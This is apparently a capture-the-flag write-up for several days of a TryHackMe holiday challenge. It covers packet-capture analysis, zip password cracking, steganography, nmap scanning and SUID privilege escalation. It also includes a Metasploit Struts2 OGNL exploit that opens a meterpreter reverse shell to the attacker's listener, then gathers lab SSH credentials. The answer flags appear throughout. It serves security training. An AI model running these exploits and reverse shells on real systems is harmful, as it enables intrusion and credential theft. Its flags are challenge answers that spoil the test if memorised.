The screenshot shows a web-based tool for converting hex strings to ASCII text. At the top, there are two buttons: "Open File" with a folder icon and a magnifying glass icon. Below them is a text input field with placeholder text "Paste hex numbers or drop file". Inside the field, the hex string "43616e64792043616e652053657269616c204e756d6265722038343931" is pasted. Below the input field is a section titled "Character encoding" with a dropdown menu set to "ASCII". At the bottom of the tool are three buttons: "Convert" with a circular arrow icon, "Reset" with a cross icon, and "Swap" with a double arrow icon. To the right of the tool is a large text area containing the converted ASCII text: "Candy Cane Serial Number 8491".

We get the data **Candy Cane Serial Number 8491**.

### #2 What did Little Timmy want to be for Christmas?

Filtering by HTTP, we noticed that the `christmaslists.zip` is stolen:

http						
No.	Time	Source	Destination	Protocol	Length	Info
32	6.492494	192.168.1.107	192.168.1.105	HTTP	480	GET / HTTP/1.1
35	6.496185	192.168.1.105	192.168.1.107	HTTP	472	HTTP/1.0 200 OK (text/html)
+ 45	8.568523	192.168.1.107	192.168.1.105	HTTP	533	GET /christmaslists.zip HTTP/1.1
+ 48	8.572208	192.168.1.105	192.168.1.107	HTTP	1405	HTTP/1.0 200 OK (application/zip)
103	12.032858	192.168.1.107	192.168.1.105	HTTP	528	GET /TryHackMe.jpg HTTP/1.1
130	12.051620	192.168.1.105	192.168.1.107	HTTP	1455	HTTP/1.0 200 OK (JPEG JFIF image)

We export the zip file:

Destination	Protocol	Length	Info
192.168.1.105	HTTP	480	GET / HTTP/1.1
192.168.1.107	HTTP	472	HTTP/1.0 200 OK (text/html)
192.168.1.105	HTTP	533	GET /christmaslists.zip HTTP/1.1
192.168.1.107	HTTP	1405	HTTP/1.0 200 OK (application/zip)
192.168.1.105	HTTP	528	GET /TryHackMe.jpg HTTP/1.1
192.168.1.107	HTTP	1455	HTTP/1.0 200 OK (JPEG JFIF image)

I tried unzipping the file, but the file is password protected:

```
root@kali:~# unzip /root/Downloads/christmaslists.zip
Archive: /root/Downloads/christmaslists.zip
[/root/Downloads/christmaslists.zip] christmaslistdan.tx password:
```

Let's try to crack it. Using fcrackzip:

```
root@kali:~# fcrackzip -b --method 2 -D -p /usr/share/wordlists/rockyou.txt /root/Downloads/christmaslists.zip
possible pw found: december ()
```

-b specifies bruteforce, --method specifies the method, -D specifies dictionary, -p specifies the password string/path.

We found the password december.

We unzip the file with the password.

```
root@kali:~# unzip /root/Downloads/christmaslists.zip
Archive: /root/Downloads/christmaslists.zip
[/root/Downloads/christmaslists.zip] christmaslistdan.tx password:
 extracting: christmaslistdan.tx
 inflating: christmaslistdark.txt
 inflating: christmaslistskidyanashu.txt
 inflating: christmaslisttimmy.txt
```

```
root@kali:~# cat /root/christmaslisttimmy.txt
Dear Santa,
For Christmas I would like to be a PenTester! Not the Bic kind!
Thank you,
Little Timmy.
```

Little Timmy wants to be a **PenTester**. :)

### #3 What was hidden within the file?

In the pcap, filtered by HTTP, we noticed the GET request for TryHackMe.jpg:

No.	Time	Source	Destination	Protocol	Length Info
32	6.402494	192.168.1.107	192.168.1.105	HTTP	480 GET / HTTP/1.1
35	6.406185	192.168.1.105	192.168.1.107	HTTP	472 HTTP/1.0 200 OK (text/html)
45	8.568523	192.168.1.107	192.168.1.105	HTTP	533 GET /christmaslists.zip HTTP/1.1
48	8.572206	192.168.1.105	192.168.1.107	HTTP	1465 HTTP/1.0 200 OK (application/zip)
103	12.032858	192.168.1.107	192.168.1.105	HTTP	528 GET /TryHackMe.jpg HTTP/1.1
130	12.051620	192.168.1.105	192.168.1.107	HTTP	1455 HTTP/1.0 200 OK (JPEG JFIF image)

Similarly, we export the jpeg file. Nothing out of the ordinary, but there could be files hidden within. We ran steghide on it:

```
root@kali:~# steghide extract -sf /root/Downloads/TryHackMe.jpeg
Enter passphrase:
Frame(155 bytes) Reassembled TCP (32078 bytes)
wrote extracted data to "christmasmonster.txt".
```

We get a christmasmonster.txt file. Viewing the content:

It is **RFC527**, an April Fool's Day RFC.

## **[Task 12] [Day 7] Skilling Up**

Previously, we saw mcsysadmin learning the basics of Linux. With the on-going crisis, McElferson has been very impressed and is looking to push mcsysadmin to the security team. One of the first things they have to do is look at some strange machines that they found on their network.

**#1 how many TCP ports under 1000 are open?**

We run nmap scan with this command:

```

root@kali:~# nmap -v -Pn -n -sV -p0-1000 -oA scannedP 10.10.99.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 10:12 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 10:12
Scanning 10.10.99.101 [1001 ports]
Discovered open port 22/tcp on 10.10.99.101      www
Discovered open port 111/tcp on 10.10.99.101
Discovered open port 999/tcp on 10.10.99.101
Completed SYN Stealth Scan at 10:13, 4.23s elapsed (1001 total ports)
Initiating Service scan at 10:13
Scanning 3 services on 10.10.99.101
Completed Service scan at 10:13, 11.95s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.99.101.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.85s elapsed
Initiating NSE at 10:13
Completed NSE at 10:13, 0.37s elapsed
Nmap scan report for 10.10.99.101
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
999/tcp   open  http     SimpleHTTPServer 0.6 (Python 3.6.8)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.48 seconds
Raw packets sent: 1201 (52.844KB) | Rcvd: 1002 (40.092KB)

```

-v for verbose, -Pn to skip host discovery, -n to not do DNS resolution, -sV to determine service and version, -oA to output scan results.

We found ports 22,111,999 open. **3** ports.

## #2 What is the name of the OS of the host?

We add in a -O to the command for OS detection:

```

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/17%T=22%CT=1%CU=41784%PV=Y%DS=2%DC=I%G=Y%TM=5DF83D
OS:E9%P=x86_64-pc-linux-gnu)SEQ(SP=104%GD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(01=M54DST11NW6%02=M54DST11NW6%03=M54DNNT11NW6%04=M54DST11NW6%05=M54DST
OS:11NW6%06=M54DST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)EC
OS:N(R=Y%DF=Y%T=FF%W=6903%0=M54DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=0%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=FF%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%C
OS:D=S)

```

It's a **linux** OS.

## #3 What version of SSH is running?

Since we ran the -sV command previously, we can see that SSH is of version **7.4**.

## #4 What is the name of the file that is accessible on the server you found running?

We saw that port 999 is open with a SimpleHTTPServer. Using the curl command, I found out that there's an “**interesting.file**” in the directory. Using wget command, I downloaded the file. Sadly there's nothing within the file.

```
root@kali:~# curl 10.10.99.101:999
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="interesting.file">interesting.file</a></li>
</ul>
<hr>
</body>
</html>
root@kali:~# wget "10.10.99.101:999/interesting.file"
--2019-12-17 10:38:16--  http://10.10.99.101:999/interesting.file
Connecting to 10.10.99.101:999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [application/octet-stream]
Saving to: 'interesting.file'

interesting.file                                         [ =>]

2019-12-17 10:38:16 (0.00 B/s) - 'interesting.file' saved [0/0]
root@kali:~# cat interesting.file
```

### [Task 13] [Day 8] SUID Shenanigans

If Holly is suspicious of Elf-ministrator and wants to get onto the **root** account of a server he setup to see what files are on his account. The problem is, Holly is a low-privileged user.. can you escalate her privileges and hack your way into the root account?

Deploy and SSH into the machine.

Username: holly

Password: tuD@4vt0G\*TU

SSH is not running on the standard port.. You might need to nmap scan the machine to find which port SSH is running on.

nmap <machine\_ip> -p <start\_port>-<end\_port>

### #1 What port is SSH running on?

Running the nmap command below:

```
root@kali:~# nmap -v -Pn -n -sV -p0-65535 -oA scannedP 10.10.174.239
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-17 13:19 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 13:19
Scanning 10.10.174.239 [65536 ports]
Increasing send delay for 10.10.174.239 from 0 to 5 due to 855 out of 2849 dropped probes since last increase.
SYN Stealth Scan Timing: About 5.03% done; ETC: 13:29 (0:09:45 remaining)
SYN Stealth Scan Timing: About 5.92% done; ETC: 13:36 (0:16:10 remaining)
SYN Stealth Scan Timing: About 22.10% done; ETC: 13:39 (0:15:13 remaining)
SYN Stealth Scan Timing: About 28.50% done; ETC: 13:39 (0:14:13 remaining)
SYN Stealth Scan Timing: About 35.39% done; ETC: 13:40 (0:13:10 remaining)
SYN Stealth Scan Timing: About 41.36% done; ETC: 13:40 (0:12:04 remaining)
SYN Stealth Scan Timing: About 49.33% done; ETC: 13:39 (0:09:56 remaining)
Increasing send delay for 10.10.174.239 from 5 to 10 due to max_successful_tryno increase to 4
SYN Stealth Scan Timing: About 51.85% done; ETC: 13:42 (0:10:56 remaining)
SYN Stealth Scan Timing: About 57.04% done; ETC: 13:42 (0:09:46 remaining)
SYN Stealth Scan Timing: About 61.84% done; ETC: 13:42 (0:08:37 remaining)
SYN Stealth Scan Timing: About 66.59% done; ETC: 13:42 (0:07:28 remaining)
SYN Stealth Scan Timing: About 71.54% done; ETC: 13:41 (0:06:20 remaining)
Discovered open port 65534/tcp on 10.10.174.239
SYN Stealth Scan Timing: About 76.68% done; ETC: 13:41 (0:05:11 remaining)
SYN Stealth Scan Timing: About 81.60% done; ETC: 13:41 (0:04:04 remaining)
SYN Stealth Scan Timing: About 86.61% done; ETC: 13:41 (0:02:57 remaining)
SYN Stealth Scan Timing: About 91.92% done; ETC: 13:41 (0:01:47 remaining)
SYN Stealth Scan Timing: About 97.03% done; ETC: 13:41 (0:00:39 remaining)
Completed SYN Stealth Scan at 13:41, 1333.97s elapsed (65536 total ports)
Initiating Service scan at 13:41
Scanning 1 service on 10.10.174.239
Completed Service scan at 13:41, 0.38s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.174.239.
Initiating NSE at 13:41
Completed NSE at 13:41, 0.00s elapsed
Initiating NSE at 13:41
Completed NSE at 13:41, 0.00s elapsed
Nmap scan report for 10.10.174.239
Host is up (0.18s latency).
Not shown: 65535 closed ports
PORT      STATE SERVICE VERSION
65534/tcp open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1335.20 seconds
Raw packets sent: 71084 (3.128MB) | Rcvd: 67565 (2.703MB)
```

Port **65534** is the open SSH port.

**#2 Find and run a file as igor. Read the file /home/igor/flag1.txt**

We SSH into port 65534 with the given credentials:

```

root@kali:~# ssh holly@10.10.174.239 -p 65534
holly@10.10.174.239's password:
{} \ \
QR Home \_ \
\o o)\ \
/Desktop \(< ) /#####
{ ' ~` }#####
/ Document /#/ )#####
/ Download /y \ |#####
\ Music \ \ \ |#####
| [X] / \ #####
| Pictures \ \
| | \
| Videos / | \
@ Trash ( , )
Last login: Tue Dec 17 06:55:29 2019 from 10.8.12.43
holly@ip-10-10-174-239:~$ ll
total 28
drwxr-xr-x 3 holly holly 4096 Dec 17 07:18 .
drwxr-xr-x 5 root root 4096 Dec 7 21:30 ..
-rw----- 1 holly holly 279 Dec 7 22:06 .bash_history
-rw-r--r-- 1 holly holly 220 Dec 7 21:19 .bash_logout
-rw-r--r-- 1 holly holly 3771 Dec 7 21:19 .bashrc
drwxr--r-- 2 holly holly 4096 Dec 7 21:32 .cache
-rw-r--r-- 1 holly holly 655 Dec 7 21:19 .profile
holly@ip-10-10-174-239:~$
```

We have to see if we can take advantage of any SUID file. We find all the files with owner as “igor” with the SUID bit set:

```

holly@ip-10-10-174-239:~$ find / -user igor -perm -4000 -ls 2>/dev/null
24162 220 -rwsr-xr-x 1 igor igor Public 221768 Feb 5 2016 /usr/bin/find
54260 2708 -rwsr-xr-x 1 igor igor 2770528 Mar 31 2016 /usr/bin/nmap
```

We find files in the / directory owned by user igor with SUID permission bit set. 2>/dev/null is used to redirect all errors from the console. We found out that we can execute find command as igor. Let us try to test it out. We create an empty file with touch command and exploit the find command as follow:

```

holly@ip-10-10-174-239:~$ touch hello
holly@ip-10-10-174-239:~$ find hello -exec whoami \;
igor
```

We can execute commands with igor permission! Let’s now read the file /home/igor/flag1.txt:

```

holly@ip-10-10-174-239:~$ find hello -exec cat /home/igor/flag1.txt \;
THM{d3f0708bdd9accda7f937d013eaf2cd8}
```

The flag is: THM{d3f0708bdd9accda7f937d013eaf2cd8}

**#3 Find another binary file that has the SUID bit set. Using this file, can you become the root user and read the /root/flag2.txt file?**

We now try to find all files with owner as “root” with the SUID bit set:

```
holly@ip-10-10-174-239:~$ find / -user root -perm -4000 2>/dev/null
125 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
113 28 -rwsr-xr-x 1 root root 27608 Aug 23 11:28 /bin/umount
124 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
154 32 -rwsr-xr-x 1 root root 40128 Mar 26 2019 /bin/su
115 40 -rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
66 40 -rwsr-xr-x 1 root root 40152 Aug 23 11:28 /bin/mount
80 44 -rwsr-xr-x 1 root root 40152 May 15 2019 /snap/core/7396/bin/mount
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/7396/bin/ping
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/7396/bin/su
116 27 -rwsr-xr-x 1 root root 27608 May 15 2019 /snap/core/7396/bin/umount
2657 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/7396/usr/bin/chfn
2659 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/7396/usr/bin/chsh
2735 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/7396/usr/bin/gpasswd
2827 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/7396/usr/bin/newgrp
2840 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/7396/usr/bin/passwd
2950 134 -rwsr-xr-x 1 root root 136808 Jun 10 2019 /snap/core/7396/usr/bin/sudo
3049 42 -rwsr-xr-x 1 root root 42992 Jun 10 2019 /snap/core/7396/usr/lib/dbus-daemon-launch-helper
3419 419 -rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/7396/usr/lib/openssh/ssh-keysign
6452 105 -rwsr-sr-x 1 root root 106696 Jul 12 08:55 /snap/core/7396/usr/lib/snapd/snap-confine
7622 386 -rwsr-xr-x 1 root dip 394984 Jun 12 2018 /snap/core/7396/usr/sbin/pppd
256191 12 -rwsrwxr-x 1 root root 8880 Dec 7 21:17 /usr/bin/system-control
24550 36 -rwsr-xr-x 1 root root 32944 Mar 26 2019 /usr/bin/newuidmap
24321 56 -rwsr-xr-x 1 root root 54256 Mar 26 2019 /usr/bin/passwd
24227 40 -rwsr-xr-x 1 root root 39904 Mar 26 2019 /usr/bin/newgrp
24263 136 -rwsr-xr-x 1 root root 136808 Jun 10 2019 /usr/bin/sudo
24324 40 -rwsr-xr-x 1 root root 40432 Mar 26 2019 /usr/bin/chsh
24320 72 -rwsr-xr-x 1 root root 71824 Mar 26 2019 /usr/bin/chfn
24723 24 -rwsr-xr-x 1 root root 23376 Mar 27 2019 /usr/bin/pkexec
24322 76 -rwsr-xr-x 1 root root 75304 Mar 26 2019 /usr/bin/gpasswd
24549 36 -rwsr-xr-x 1 root root 32944 Mar 26 2019 /usr/bin/newuidmap
```

I notice an interesting file which is modified quite recently. Let's check out what type of file it is:

```
holly@ip-10-10-174-239:~$ file /usr/bin/system-control
/usr/bin/system-control: setuid ELF 64-bit LSB executable, x86-64, version
1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32,
BuildID[sha1]=ef8f74da3a4b7b7a613ef8656ef1dd8250b88436, not stripped
```

It is an elf file. Let's try executing it:

```
holly@ip-10-10-174-239:~$ ./usr/bin/.system-control
===== System Control Binary =====
Enter system command:
```

Looks like a terminal to me! Maybe we can run root permission commands from here?

```
===== System Control Binary =====
Enter system command: whoami
root
```

Looks like we can run with root permission! Let's obtain the flag:

```
holly@ip-10-10-174-239:~$ ./usr/bin/.system-control
===== System Control Binary =====
Enter system command: cat /root/flag2.txt
THM{8c8211826239d849fa8d6df03749c3a2}
```

The flag is: THM{8c8211826239d849fa8d6df03749c3a2}

**#4 If you've finished the challenge and want more practise, checkout the Privilege Escalation Playground room created by SherlockSec: <https://tryhackme.com/room/privescplayground>**

### **[Task 14] [Day 9] Requests**

McSkidy has been going keeping inventory of all the infrastructure but he finds a random web server running on port 3000. All he receives when accessing '/' is

```
{"value":"s","next":"f"}
```

McSkidy needs to access the next page at /f(which is the value received from the data above) and keep track of the value at each step(in this case 's'). McSkidy needs to do this until the 'value' and 'next' data have the value equal to 'end'.

You can access the machines at the following IP:

- **10.10.241.214**
- **10.10.112.87**

Things to note about this challenge:

- The JSON object retrieved will need to be converted from unicode to ASCII(as shown in the supporting material)
- All the values retrieved until the 'end' will be the flag(end is not included in the flag)

#### **#1 What is the value of the flag?**

Wrote a simple script as shown below:

```
1 import requests
2
3 url = "http://10.10.112.87:3000/"
4 response = requests.get(url)
5 data = response.json()
6
7
8 flag =""
9
10 while data['next'] != "end":
11     flag += data['value']
12     response = requests.get(url+data['next'])
13     data = response.json()
14
15 print(flag)
16
```

data['value'] will be appended to the "flag" string until data['next'] == "end". We print the flag after the loop ends. Running the script:

```
root@kali:~/Downloads# python3 Scripting.py
sCrIPtKiDd
```

The flag is **sCrIPtKiDd**.

## [Task 15] [Day 10] Metasploit-a-ho-ho-ho

Hi Lindsey here. I've been a great Elf all year, but there was one incident and now I think I'm on Santa's naughty list.

What? You didn't think us elves got presents too? Well we do and we get first pick of the pressies!

Can you help me hack into Santa's system that keeps track of the naughty and nice people to see if I am on it?

### #1 Compromise the web server using Metasploit. What is flag1?

We do a masscan scan since nmap is going to take a long time:

```
masscan -e tun0 -p1-65535,U:1-65535 10.10.88.83 --rate=1000
```

```
root@kali:~# masscan -e tun0 -p1-65535,U:1-65535 10.10.88.83 --rate=1000
Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-18 03:11:19 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.88.83
Discovered open port 111/tcp on 10.10.88.83
Discovered open port 80/tcp on 10.10.88.83
Discovered open port 36343/tcp on 10.10.88.83
```

After identifying the ports, we do a service enumeration:

```
nmap -A -sV -n -Pn -v -p22,111,80,36343 10.10.88.83
```

```
root@kali:~# nmap -A -sV -n -Pn -v -p22,111,80,36343 10.10.88.83
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-18 11:17 +08
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 63:ae:44:62:e6:ff:40:ca:51:11:8d:ae:0d:51:ec:6e (RSA)  Wed Dec 18 11:17:08 +08
|   256 51:a7:15:5a:ad:a7:cb:d3:cc:38:4a:42:2c:e9:23:93 (ECDSA)  RSA
|   256 1d:e9:3d:e7:2b:3f:42:e3:98:f4:48:bd:2d:fb:7a:dd (ED25519)  De
80/tcp    open  http     Apache Tomcat/Coyote JSP engine 1.1  Wed Dec 18 11:17:08 +08
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS  RSA
|_ http-server-header: Apache-Coyote/1.1  Wed Dec 18 11:17:08 +08
|_ http-title: Santa Naughty and Nice Tracker  Wed Dec 18 11:17:08 +08
|_ Requested resource was showcase.action  Wed Dec 18 11:17:08 +08
111/tcp   open  rpcbind  2-4 (RPC #100000)  Wed Dec 18 11:17:08 +08
| rpcinfo:
|   program version  port/proto  service  RSA
|   100000  2,3,4        111/tcp    rpcbind  Wed Dec 18 11:17:08 +08
|   100000  2,3,4        111/udp    rpcbind  Wed Dec 18 11:17:08 +08
|   100024  1            36343/tcp  status   Wed Dec 18 11:17:08 +08
|   100024  1            57216/udp  status   RSA
36343/tcp open  status  1 (RPC #100024)  RSA
```

We noticed that there is an Apache Tomcat web server open at port 80. Let's visit it.

The screenshot shows a web page titled "Santa Naughty and Nice Tracker". Above the title is a cartoon illustration of Santa Claus standing next to a chimney, holding a bag of gifts. Below the title is a subtitle: "This system keeps track of all the people who are on the naughty and nice list!". The URL in the address bar is 10.10.58.164/showcase.action.

We are redirected to /showcase.action directory. Google it up, we found out that there is a Struts related exploit. We open up msfconsole to search for it:

The screenshot shows the Metasploit Framework (msfconsole) interface. A search command "search strut" has been run, resulting in a list of 12 exploit modules for the Struts vulnerability. The table includes columns for Name, Disclosure Date, Rank, Checks, and Description. The "Description" column contains a link to the exploit details: "http://www.vulnweb.com/vulnerabilities/struts2-exploit.html".

#	Name	Disclosure Date	Rank	Checks	Description
0	exploit/multi/http.struts2_code_exec_showcase	2017-07-07	excellent	Yes	Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
1	exploit/multi/http.struts2_content_type_ognl	2017-03-07	excellent	Yes	Apache Struts Jakarta Multipart Parser OGNL Injection
2	exploit/multi/http.struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	exploit/multi/http.struts2_rest_xstream	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE
4	exploit/multi/http.struts_code_exec	2010-07-13	good	No	Apache Struts Remote Command Execution
5	exploit/multi/http.struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
6	exploit/multi/http.struts_code_exec_exception_delegator	2012-04-06	excellent	No	Apache Struts Exception Delegation Remote Code Execution
7	exploit/multi/http.struts_code_exec_parameters	2011-10-01	excellent	Yes	Apache Struts ParametersInterceptor Remote Code Execution
8	exploit/multi/http.struts_default_action_mapper	2013-07-02	excellent	Yes	Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
9	exploit/multi/http.struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
10	exploit/multi/http.struts_dmi_exec	2016-04-27	excellent	Yes	Apache Struts DynamicMethod Invocation Remote Code Execution
11	exploit/multi/http.struts_dmi_rest_exec	2016-06-01	excellent	Yes	Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution
12	exploit/multi/http.struts_include_params	2013-05-24	great	Yes	Apache Struts includeParams Remote Code Execution

There are multiple exploits for Struts, but the one that works is the content\_type\_ognl. We use it and set the options as shown below:

```

msf5 > use l
msf5 exploit(multi/http.struts2_content_type_ognl) > set RHOSTS 10.10.58.164
RHOSTS => 10.10.58.164
msf5 exploit(multi/http.struts2_content_type_ognl) > set RPORT 80
RPORT => 80
msf5 exploit(multi/http.struts2_content_type_ognl) > set TARGET
set TARGET      set TARGETURI
msf5 exploit(multi/http.struts2_content_type_ognl) > set TARGETURI /showcase.action
TARGETURI => /showcase.action
msf5 exploit(multi/http.struts2_content_type_ognl) > show options

Module options (exploit/multi/http.struts2_content_type_ognl):

```

Name	Current Setting	Required	Description	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]	
RHOSTS	10.10.58.164	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'	
RPORT	80	yes	The target port (TCP)	
SSL	false	no	Negotiate SSL/TLS for outgoing connections	
TARGETURI	/showcase.action	yes	The path to a struts application action	
VHOST		no	HTTP server virtual host	

Exploit target:

Id	Name
--	---
0	Universal

We then use Meterpreter Reverse TCP payload and set the options as shown below:

```

msf5 exploit(multi/http.struts2_content_type_ognl) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/http.struts2_content_type_ognl) > set LHOST 10.8.12.43
LHOST => 10.8.12.43
msf5 exploit(multi/http.struts2_content_type_ognl) > show options

Module options (exploit/multi/http.struts2_content_type_ognl):

```

Name	Current Setting	Required	Description	-----
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]	
RHOSTS	10.10.58.164	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'	
RPORT	80	yes	The target port (TCP)	
SSL	false	no	Negotiate SSL/TLS for outgoing connections	
TARGETURI	/showcase.action	yes	The path to a struts application action	
VHOST		no	HTTP server virtual host	

This system keeps track of all the people who are on the nau

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.8.12.43	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Universal

Run the exploit command, we obtained the Meterpreter connection. Run the shell command with the below script to upgrade our shell:

```

msf5 exploit(multi/http.struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 10.8.12.43:4444
[*] Sending stage (3021284 bytes) to 10.10.58.164
[*] Meterpreter session 1 opened (10.8.12.43:4444 -> 10.10.58.164:50104) at 2019-12-18 16:33:52 +0800

meterpreter > shell
Process 51 created.
Channel 1 created.
script -qc /bin/bash /dev/null
root@2e1019feb972:/usr/local/tomcat#

```

-uname -a command allow us to see the system information. Apparently this is a docker:

```

root@2e1019feb972:/usr/local/tomcat# uname -a
uname -a
Linux 2e1019feb972 4.14.146-93.123.amzn1.x86_64 #1 SMP Tue Sep 24 00:45:23 UTC 2019 x86_64 GNU/Linux

```

Now, we use simple Regex to find the flag file:

```
root@2e1019feb972:/usr/local/tomcat# find / -name "*[Ff][Ll][Aa][Gg]1*" 2>/dev/null
<!
root@2e1019feb972:/usr/local/tomcat# find / -name "*[Ff][Ll][Aa][Gg]1*" 2>/dev/null
/usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
```

Displaying the content of the file:

```
root@2e1019feb972:/usr/local/tomcat# cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
<!
root@2e1019feb972:/usr/local/tomcat# cat /usr/local/tomcat/webapps/ROOT/ThisIsFlag1.txt
THM{3ad96bb13ec963a5ca4cb99302b37e12}
```

The flag is **THM{3ad96bb13ec963a5ca4cb99302b37e12}**.

## #2 Now you've compromised the web server, get onto the main system. What is Santa's SSH password?

We change to the /root directory and found that there's a bash history file. Perhaps there is some information inside..?

```
root@2e1019feb972:/# cd /root
cd /root
root@2e1019feb972:~# ls -la
ls -la
total 36
drwx----- 1 root root 4096 Dec  8 21:12 .
drwxr-xr-x 1 root root 4096 Dec 18 08:04 ..
-rw----- 1 root root  623 Dec  8 21:12 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwx----- 1 root root 4096 Jul  4 2017 .gnupg
-rw-r--r-- 1 root root  140 Nov 19 2007 .profile
drwxr-xr-x 2 root root 4096 Dec  8 21:02 .vim
-rw----- 1 root root 8163 Dec  8 21:11 .viminfo
```

```
vim ssh-creds.txt
cd ../
ls -la
cd santa/
ls
cat ssh-creds.txt
cd /usr/local/tomcat/webapps/
ls
ls -la
cd ROOT
ls -la
vim ThisIsFlag1.txt
cd /home
ls
cd santa/
ls
ls -la
cat ssh-creds.txt
ls -la
```

Looks like we found an ssh-creds.txt. May be it contains the credentials to SSH into the main system?

```
root@2e1019feb972:~# find / -name "ssh-creds.txt"
find / -name "ssh-creds.txt"
/home/santa/ssh-creds.txt
root@2e1019feb972:~# cat /home/santa/ssh-creds.txt
cat /home/santa/ssh-creds.txt
santa:rudolphrednosedreindeer
```

Bingo! We found Santa's SSH password: **rudolphrednosedreindeer**.

### #3 Who is on line 148 of the naughty list?

We SSH into the server using Santa's credential:

```
root@kali:~# ssh santa@10.10.58.164
The authenticity of host '10.10.58.164 (10.10.58.164)' can't be established.
ECDSA key fingerprint is SHA256:QxcSwiMwcr2wZ4cUtykRz/z0FF9d0Ub3ba6Inm8Ljr8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.58.164' (ECDSA) to the list of known hosts.
santa@10.10.58.164's password:
Last login: Sun Dec  8 22:14:34 2019 from ip-10-8-9-142.eu-west-1.compute.internal

          \   /   \   /   \   /   \   /
          ^ ^   o o   a a   6 6
          |   |   |   |   |
          Y   @   0   V
          |   |   |   |
Dasher   Dancer  Prancer  Vixen
          \   /   \   /   \   /   \   /
          q p   @ @   9 9   d b
          |   |   |   |   |
          \   /   \   /   \   /
          e e
          |   |
          ((@))  |
          |   |
          =--  =--
```

Santa Na  
This system

Listing the files in the present working directory showed us the naughty and nice list:

```
[santa@ip-10-10-58-164 ~]$ ls -la
total 44
drwx----- 2 santa santa 4096 Dec  8 21:28 .
